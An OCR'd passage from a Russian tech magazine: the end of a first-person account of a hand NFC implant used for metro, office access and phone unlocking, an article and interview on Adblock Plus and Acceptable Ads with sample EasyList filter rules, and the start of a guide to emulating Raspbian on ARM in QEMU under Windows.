Где-то через пару часов к кисти начала возвращаться чувствительность, а вместе с ней и боль. Появился отек и синяк на всю верхнюю поверхность кисти. После операции я принял препараты из группы НПВС (нестероидные противовоспалительные средства) и антибиотики, а потом продолжал их принимать еще две недели. Препараты НПВС снимают боль, уменьшают отек и воспаление. К ним, например, относятся аспирин, ибупрофен, парацетамол. Антибиотик же нужен для того, чтобы помочь организму справиться с бактериями, неизбежно попавшими в операционное поле.



На следующий день рука выглядела не очень хорошо,



INFO

«Косметика» на сленге медиков — это косметический шов, который отличается тем, что точно и плотно соединяет края раны, оставляя после заживления тонкий инезаметный шрам. Hydrofilm — прозрачная пленочная повязка для ран, не дающая ране мокнуть благодаря проницаемости для влаги, но и не допускающая проникновения инфекции из внешней среды к ране. Кроме того, она позволяет видеть состояние раны, можно носить ее без смены до недели и даже мыть руки, не опасаясь, что она промокнет или отклеится.

В последующие несколько дней боль постепенно проходила, пока к концу недели не прошла совсем. Отек и синяк держались примерно столько же. Через три недели я снял швы, а через месяц об операции напоминал только заканчивающий заживать шрам.




Так рука выглядела спустя месяц

Итак, я потратил немало времени и денег, пережил операцию и неприятные сопутствующие эффекты. Что я получил взамен?

- Я могу проходить в метро, прикладывая руку к валидатору, — и тем удивлять знакомых, пугать бабушек и ввергать службу безопасности в метро в состояние глубокой задумчивости. Правда, после публикации в газете они начали меня узнавать и пожимать руку. Больше не надо доставать карточку для метро из кармана, достаточно просто повернуть руку тыльной стороной и приложить к желтому диску валидатора. Дальность считывания, правда, стала меньше, чем была у карты, из-за уменьшения диаметра антенны. Если «Тройка» считывается с нескольких сантиметров, то руку надо прикладывать к валидатору почти вплотную.

- Я могу заходить в офис без пропуска. Правда, в этом случае мне повезло: в офисе используется система контроля доступа (СКД), основанная на пропусках с радиометками, и у меня была возможность записать в контроллер СКД серийный номер чипа имплантата. Теперь прикладываю руку к считывателю около входной двери, он читает серийный номер, находит его в базе и открывает мне дверь. Удобно.
- Я могу разблокировать свой телефон без ввода пароля. Правда, такое прокатит только с рутованными телефонами на Android, в которых есть модуль NFC. Необходимо установить Xposed Framework, установить и включить модуль NFC Unlocking. К сожалению, таким образом нельзя разблокировать iPhone.

Сейчас прошло уже около трех месяцев с момента имплантации, и я могу сказать, что оно того стоило. Это очень интересный опыт — и подготовка, и сама операция, и реальное использование метки.



Баланс вашей руки пополнен!



К этому времени я привык открывать дверь в офис, прикладывая руку, и проходить в метро, непринужденно помахивая рукой перед считывателем. Что занимательно — этого почти никто не замечает, кроме тех, кому я показываю специально. Они, как правило, либо восхищаются крутой идеей, либо говорят: «Какой ужас!» Был всего один человек, который отреагировал нейтрально.

Сейчас мы работаем над вторым поколением имплантатов — пытаемся сделать их тоньше, меньше и менее заметными под кожей.



ВОЙНА ЗА РЕКЛАМУ И ПРОТИВ НЕЕ

КАК ADBLOCK PLUS ПОМОГАЕТ ОТСТОЯТЬ ПРАВА ПОЛЬЗОВАТЕЛЕЙ

Письменный Андрей
apismenny@gmail.com

В последнее время вопрос о блокировании рекламы в интернете встал очень остро — печатные издания повально переходят в онлайн, и для большинства из них реклама — это основной, если не единственный способ дохода. Но когда рекламщики перегибают палку, пользователи не выдерживают и ставят блокировщик.

Масла в огонь недавно подлила компания Apple. В iOS 9 появилась возможность устанавливать плагины к стандартному браузеру Safari, причем плагины строго определенного типа — фильтры, которые очищают страницы от нежелательного содержимого: баннеров, отслеживающих скриптов, счетчиков и прочих вещей, которые никак не относятся к контенту.

Нужно ли говорить, что это очень востребованная функция: подчас «мишура» отъедает львиную долю трафика, что в случае мобильных устройств ого-го как сказывается и на скорости загрузки, и на счетах за связь, и даже на скорости, с которой разряжается батарейка. Однако можно понять и недовольство издателей и рекламодателей: нововведение Apple сильно ударит по их карману.

Показательна история, которая произошла с Марко Арментом, бывшим ведущим разработчиком Tumblr и основателем Instapaper. Армент был одним из первых разработчиков, которые воспользовались новой возможностью iOS 9. Он создал блокировщик под названием Peace и отправил его в App Store, назначив цену в $3.

Программу ждал успех: за первые же трое суток она заняла первую строчку в списке платных приложений в американском App Store. Деньги в карман Армента текли рекой, но он, понимая, за что их платят, не особенно обрадовался.

Недавнее исследование, которое совместно провели фирмы Adobe и PageFair, показало, что издатели в сумме теряют около 22 миллиардов долларов в год из-за блокировщиков. Всего подобным софтом пользуется около



Потери от недопоказанной из-за блокировщиков рекламы по данным PageFair и Adobe



198 миллионов человек, и эта цифра год от года стремительно увеличивается. В США, к примеру, прирост составляет 48%.

Через три дня после начала продаж блокировщика Peace Марко Армент передумал и убрал приложение из App Store. Свое решение он мотивировал тем, что не хочет зарабатывать на чужих убытках. По соглашению с Apple, все деньги, что пользователи заплатили за Peace, были возвращены на их счета. Впрочем, в App Store нехватки блокировщиков не наблюдается: на место Peace быстро пришли другие.

К разочарованию многих пользователей блокировщик Peace не задержался в App Store

Как разрешить дилемму блокировки? Немецкая компания Eyeo, которая стоит за популярнейшим блокировщиком Adblock Plus, придумала оригинальный подход. Инициатива Eyeo называется Acceptable Ads и работает следующим образом: рекламодатель приводит рекламу в соответствие с определенными нормами (см. врезку), после чего подает открытую заявку в Eyeo. Реклама проверяется модераторами на соответствие правилам, после чего заявка одобряется или отклоняется. В случае успеха реклама заносится в белый список, и Adblock Plus начинает пропускать ее при фильтрации.

Требования к рекламе

Вот наиболее важная часть правил Acceptable Ads. Если рекламодатель будет придерживаться их и обратится в Eyeo, то через какое-то время Adblock Plus со стандартными настройками начнет пропускать его рекламу:

- Только статическая реклама (без анимации, звука или чего-то подобного);
- Желательно содержит только текст, без картинок, которые отвлекают внимание;
- Реклама ни в коем случае не должна загораживать содержимое страницы (к примеру, требовать от пользователя кликнуть по кнопке, чтобы закрыть рекламу, для просмотра страницы);
- Для страниц, на которых размещен текст для чтения, реклама не должна размещаться в середине, где она будет прерывать процесс чтения. Она может находиться над текстом, под ним или с краю. То же относится и к страницам с результатами поиска: проплаченные результаты не должны смешиваться с обычными;
- Когда реклама размещается над контентом на главной странице, она не должна требовать от пользователя прокрутить страницу вниз. Доступное вертикальное пространство должно составлять как минимум 700 пикселей. Реклама не должна занимать более одной трети высоты. Платные результаты поиска на страницах выдачи могут занимать больше, но их количество не должно превышать число обычных результатов;
- При размещении сбоку реклама должна оставлять достаточно места для основного контента. Доступное пространство по горизонтали должно быть не менее 1000 пикселей и реклама не должна занимать более трети от него;
- Реклама должна быть явно обозначена, к примеру, словом «реклама» или эквивалентным, и должна быть возможность отличить ее от содержимого стра-

В Eyeo не настаивают на том, чтобы рекламодатели платили за эту услугу, а пользователям оставляют возможность отключить и белые списки тоже (это делается галочкой в настройках Adblock Plus). С Eyeo сотрудничают такие гиганты, как Google, Amazon и Microsoft, причем они как раз платят за услуги компании.

С одной стороны, такой подход можно назвать плохо замаскированной торговлей пользователями: ведь Eyeo всё же таким образом зарабатывает, просто берет деньги не со всех рекламодателей и пропускает не любую рекламу.



С другой стороны, это на сегодняшний день единственный работающий способ, который потенциально может создать хоть какое-то равновесие в сложных отношениях между рекламодателями, издателями и пользователями.

Search or enter website name

Adblock Plus Options

Filter lists | Add your own filters | Whitelisted domains | General

Enable only the filter lists you need. Too many can make your browser unresponsive.

Out-of-date lists are updated periodically. Update now

Enabled Adblock Warning Removal List Last updated at 22:07:06 GMT+3 on 30 сентября 2015 г.

Enabled EasyList Last updated at 6:27:50 GMT+3 on 27 сентября 2015 г.

+ Add filter subscription

Allow some non-intrusive advertising View list Read more

Настройки Adblock Plus. Обрати внимание на последний пункт

Есть, впрочем, и другие попытки решить проблему. К примеру, в Mozilla обсуждают возможность разработать механизм, который позволит брать деньги со всех пользователей и делить их между поставщиками контента. Делить, причем, по справедливости: если пользователь что-то смотрел или читал, то браузер учтет это, и деньги пользователя будут направлены автору просмотренных материалов. Однако Subscribe2Web (так называется инициатива) пока что существует лишь в проектах.

Тем временем, Eyeo успешно продвигает Acceptable Ads, и эту инициативу может ждать большое будущее. Недавно, к примеру, вышел Adblock Browser для iOS и Android — естественно, со встроенным Adblock Plus. А разработчики Crystal — одного из наиболее популярных блокировщиков рекламы для iOS 9, ведут переговоры с Eyeo о том, чтобы подключиться к инициативе Acceptable Ads.

Чтобы разузнать о подробностях бизнеса Eyeo и заодно расспросить об истории легендарного Adblock Plus, мы обратились за комментариями к представителю компании — Бену Уильямсу.



БЕН УИЛЬЯМС, ОПЕРАЦИОННЫЙ ДИРЕКТОР ADBLOCK PLUS

— Для начала хотелось бы определиться с тем, есть ли какая-то связь между разными продуктами, в названии которых есть Adblock. Помимо Adblock Plus есть как минимум getadblock.com и, возможно, другие. Стоит ли за этим названием какая-то история?

— Нет. Это совершенно другой проект. Adblock Plus — изначальный блокировщик рекламы и назывался он Adblock Plus до того, как Adblock форкнул наш код, позаимствовал имя и вообще появился на свет.

— Вкратце — какова история Adblock Plus? Был ли легендарный основатель? Какими были важные повороты в истории фирмы?


— Первоначальный код блокировщика написал Хенрик Аасед Сёренсен в 2002 году. Он оставил проект, и тот переходил из рук в руки несколько раз, пока в 2006 году им не занялся Владимир Палант. Владимир внес изменения, которые позволили нетехнической публике пользоваться продуктом, и число установок плагина для Firefox начало расти взрывными темпами. В 2011 году они вместе с Тиллем Фаидой основали Eyeo, компанию, которая стоит за Adblock Plus и инициативой Acceptable Ads. Сейчас Adblock Plus доступен во всех больших браузерах, а недавно мы выпустили Adblock Browser для Android и iOS.

— Как вы думаете, сможет ли Adblock Browser стать основным браузером для пользователей мобильных устройств?

— Да. Это полноценный и полнофункциональный браузер, который в числе прочего блокирует назойливую рекламу.

— В iOS 9 есть API для расширений-блокировщиков к стандартному браузеру Safari. Планируете ли вы использовать эту возможность? Если да, то имеет ли смысл пользоваться специальным браузером? Чем лучше иметь Adblock Browser отдельно?

— Очень скоро у нас будет решение, которое работает с Safari. Я бы не сказал, что решение для Safari лучше или хуже, чем Adblock Browser для iOS. Есть люди, которые хотят попробовать наш собственный браузер — для них мы его и сделали. Но мы воспользовались и средствами Apple, чтобы создать решение для пользователей, которые предпочитают Safari.



Adblock Browser на iOS

— Планируете ли вы монетизировать Adblock Browser?

— Он полностью бесплатен.

— Не могли бы вы рассказать подробнее о команде, стоящей за Adblock Plus? Сколько в ней человек? Они работают из одного офиса или разбросаны по разным странам? Сколько волонтеров заняты в работе над проектом (или проектами)?

— На постоянной основе у нас работает 40 человек. Большая часть – в офисе в Кельне, но есть и из-за рубежа: США, Украина, Великобритания и так далее. Есть бесчисленное количество волонтеров, которые вносят свой вклад в работу над Adblock Plus, а также пополняют списки фильтров, которые использует как Adblock Plus, так и другие блокираторы.

— Как выглядит Adblock Plus с технической точки зрения?

— У самого Adblock Plus почти нет функциональности. Он основан на фильтрах, которые сообщают ему что делать — или что блокировать. Каждый

список состоит из череды фильтров, блокирующих определенные вещи. К примеру, отслеживающие пользователей скрипты, рекламу, домены, на которых замечен вредоносный код и так далее. Пользователи тоже могут создавать свои фильтры. В этом плане Adblock Plus можно скорее назвать не «блокиратором рекламы», а «кастомизатором веба», потому что он позволяет пользователям настроить работу так, как им нравится.

— Были ли какие-то сложные технические проблемы, которые удалось решить вашей команде? Или же блокировка рекламы сводится к хорошей базе данных?

— Создание любого софта — дело непростое. Главную сложность представляют собой антиблокировщики, которые пытаются обойти блокировку и показать рекламу. Правда, эти технологии, направленные против пользователей, не представляют собой ничего нового: борьба с ними — это игра в кошки-мышки, столь же старая, как и блокировка рекламы. Я думаю, мы можем в ней победить. Пользователи всегда побеждают!

— Расскажите подробнее, как вы боретесь с рекламой, которая пытается обойти Adblock Plus?

— Есть много способов... К примеру, некоторые сайты используют технологию, которая детектирует блокировщики и, после того, как те спрячут рекламу, показывают ее снова. Это возможно, потому что блокировщик работает только пока реклама загружается. После загрузки страницы блокировщик уже ничего не делает — реклама зафильтрована, его работа окончена. Такой вид обхода эксплуатирует этот факт, и показывает рекламу снова. Но мы почти закончили работу над технологией, которая позволяет блокировать и такую рекламу. Как я уже говорил, это старая книжка в новой обложке. Мы уверены, что мы и дальше продолжим успешно обходить любые попытки обойти блокировщик. Нам и нашему большому опенсорсному сообществу это всегда удавалось. Такие антипользовательские технологии исчезнут.

— Какие ещё сложности встречаются?

— Этот пост в блоге подробно разбирает вопрос о том, как мы блокируем нативную рекламу. Мы его написали потому что блокировать нативную рекламу не сложно, просто это работает по-другому: обычно мы можем заблокировать баннер до того, как он загрузится, но некоторые виды баннеров, как, например, нативные могут быть глубоко интегрированы в веб-сайт. Для того, чтобы не сломать верстку, мы «прячем» такие баннеры, а затем перерисовываем страницу, чтобы «спрятанные» баннеры отображались как пустое пространство. Но, возвращаясь к более широкому вопросу, все блокираторы опираются на списки фильтров. Самый популярный фильтр — это EasyList, но существует и множество других списков. Каждый список — это набор фильтров, созданных с определенной целью, к примеру, блокировка скриптов, которые отслеживают действия пользователя, или назойливая

реклама или кнопки социальных сетей. Вот пример подлежащих блокированию элементов из списка EasyList:

```
    dailymail.co.uk,mailonsunday.co.uk,thisismoney.co.uk##.money.item
 > .cmicons.cleared.bogr3.link-box.linkro-darkred.cnr5
    thisismoney.co.uk##.money.item.html_snippet_module
    au.news.yahoo.com##.moneyhound
    yahoo.com##.more-sponsors
    motherboard.tv##.moreFromVice
    aol.co.uk##.moreOnAsylum
    bestserials.com##.morePop
```

Программа для блокировки рекламы управляет списками фильтров, которые загружает пользователь. Технически блокиратор отсеивает на странице то, на что ему укажет список фильтров конкретного пользователя. Он стоит между роутером и браузером, и блокирует или прячет определенные элементы до того, как пользователь их увидит.

— Почему некоторые сайты могут не открываться из-за Adblock Plus?

— Мне нужны конкретные примеры, чтобы ответить на этот вопрос. Некоторые сайты используют технологию, которая определяет пользователей блокировщиков (это однострочный скрипт) и прячет от них контент. Это технология, направленная против пользователей, и я не думаю, что она долго продержится.

— Adblock Plus — это ведь не только блокировщик, правильно? Пожалуйста, расскажите подробнее о кампании Acceptable Ads.

— Acceptable Ads — это попытка найти компромисс между интересами пользователей и издателей, которая нацелена на повышение качества рекламы. Если издатели или рекламщики хотят, чтобы мы добавили их в белый список, они просто обращаются к нам. Мы помогаем привести их рекламу в соответствие с критериями, которые пользователи помогли нам составить в 2011 году. Когда мы сходимся в нашем видении, реклама добавляется в белый список. Пользователи могут и отключить его, но большинство так не делает, потому что мы, кажется, нашли удачный формат рекламы — даже поклонники блокирования согласны, что от нее есть прок.

— У вас есть жесткие гайдлайны для приемлемой рекламы? Должно быть, непросто их составить.

— Конечно, должны быть гайдлайны. Вот они. Придумать критерии было сложно, непросто и следить за тем, чтобы партнеры, добавленные в белый список, поддерживали их. Проверять мы можем только вручную. Если пар-

тнеры начинают нарушать правила, нам приходится убирать их рекламу из белого списка. Заинтересованные пользователи тоже могут со своей стороны принимать участие в этом процессе. Каждая заявка на добавление в белый список перечислена на нашем форуме.

— Какой основной источник дохода компании? Это, как я понимаю, не только пожертвования пользователей.

— Девяносто процентов издателей и рекламных агентств, реклама которых добавлена в белый список, ничего не платят за это. Но от примерно десяти процентов мы получаем деньги за свои услуги, связанные с поддержкой белых списков и за ту пользу, что белые списки им приносят. Очень важно понимать, что критерии для всех совершенно одинаковые — независимо от того, платят они или нет. В итоге получается так, что те десять процентов компаний, которые оплачивают наши услуги, делают их бесплатными для остальных девяноста. Так что все в выигрыше.

— Каково сейчас число участников?

— Сейчас с нами сотрудничает около 700 компаний.

— Получается, что вы сначала блокируете всю рекламу, а потом включаете лишь ту, что одобрили ваши модераторы после того, как агентство или издатель подали такую заявку. Вам не кажется, что это что-то вроде презумпции вины? Есть ли хотя бы в теории способ сразу блокировать только «неприемлемую» рекламу?

— Нет, я не согласен. Мы не решаем, какую рекламу блокировать — это делают модераторы списков блокировки, они независимы от нас. К сожалению, нет никакого технического способа автоматически блокировать только «неприемлемую» рекламу.

— Есть и другие инициативы, в рамках которых решается та же проблема. Один из примеров — это технология Subscribe2Web, которую придумали в Mozilla. На ваш взгляд — может ли что-то такое сработать в реальности? В чем отличия метода Adblock Plus?

— В реальности, в которой мы существуем, реклама остается главным способом монетизации контента. Мы приветствуем альтернативные способы монетизации вроде той инновационной схемы, о которой вы говорите. Наша инициатива Acceptable Ads должна рассматриваться как часть более широкого решения по мере того, как веб развивается. Но такого, которое уже работает в онлайне, а не в проектах.

— Есть ли у вашей компании большая цель?

— Избавить мир от плохой рекламы ;)

ПРИРУЧАЕМ ARM

КАК ТЕСТИРОВАТЬ ПРОГРАММЫ ДЛЯ МОБИЛЬНЫХ УСТРОЙСТВ И EMBEDDED В WINDOWS

84ckf1r3
84ckf1r3@gmail.com



Планшеты и одноплатные микрокомпьютеры используются хакерами для самых разных целей — от создания собственного интернет-телефона или радиостанции до установки скрытого видеонаблюдения и управления электронными замками. Тестировать нужные программы и мобильные приложения можно, не выходя из Windows и даже не имея тестового железа. Делать это помогают две вещи: эмуляция архитектур ARM и MIPS на процессоре x86-64 и запуск Android (Arch Linux, Raspbian...) в качестве гостевой операционки.

Эмуляторы и средства виртуализации существовали давно. Долгое время они были специфическими инструментами со сложной конфигурацией и работали очень медленно. Их современный период начался в 2006 году, когда французский программист Фабрис Беллар представил свой эмулятор QEMU (Quick EMUlator). В определенных условиях он работал очень быстро из-за использования динамической трансляции кода.

Устанавливается он простой распаковкой ZIP-архива, а со страницы проекта можно скачать исходные коды или готовые бинарники для Linux, Windows, FreeBSD и OS X. QEMU умеет эмулировать процессоры Intel и AMD с архитектурами x86 и x86-64, а также PPC 440, PPC 970, S/390, ARM (Cortex A15, Arch64) и MIPS32. Полный список насчитывает 56 процессорных архитектур, включая исключительно редкие.

Из-за всеядности и легковесности этот эмулятор часто используют при отладке программ, предназначенных для разных микрокомпьютеров и гаджетов. К примеру, можно писать в Windows программы для Raspberry Pi и сразу же проверять их без копирования в память микрокомпьютера. В качестве конкретного примера возьмем эмуляцию ОС Raspbian. Мучений предстоит много, но все они будут однократными.

Нам понадобится ядро Linux, скомпилированное для архитектуры ARM, и последняя версия Raspbian. Поместим ядро Linux ARM в каталог QEMU и распакуем туда же Raspbian.zip. Приступим к конфигурации виртуального диска, чтобы на нем появилось место для нашего кода.



INFO

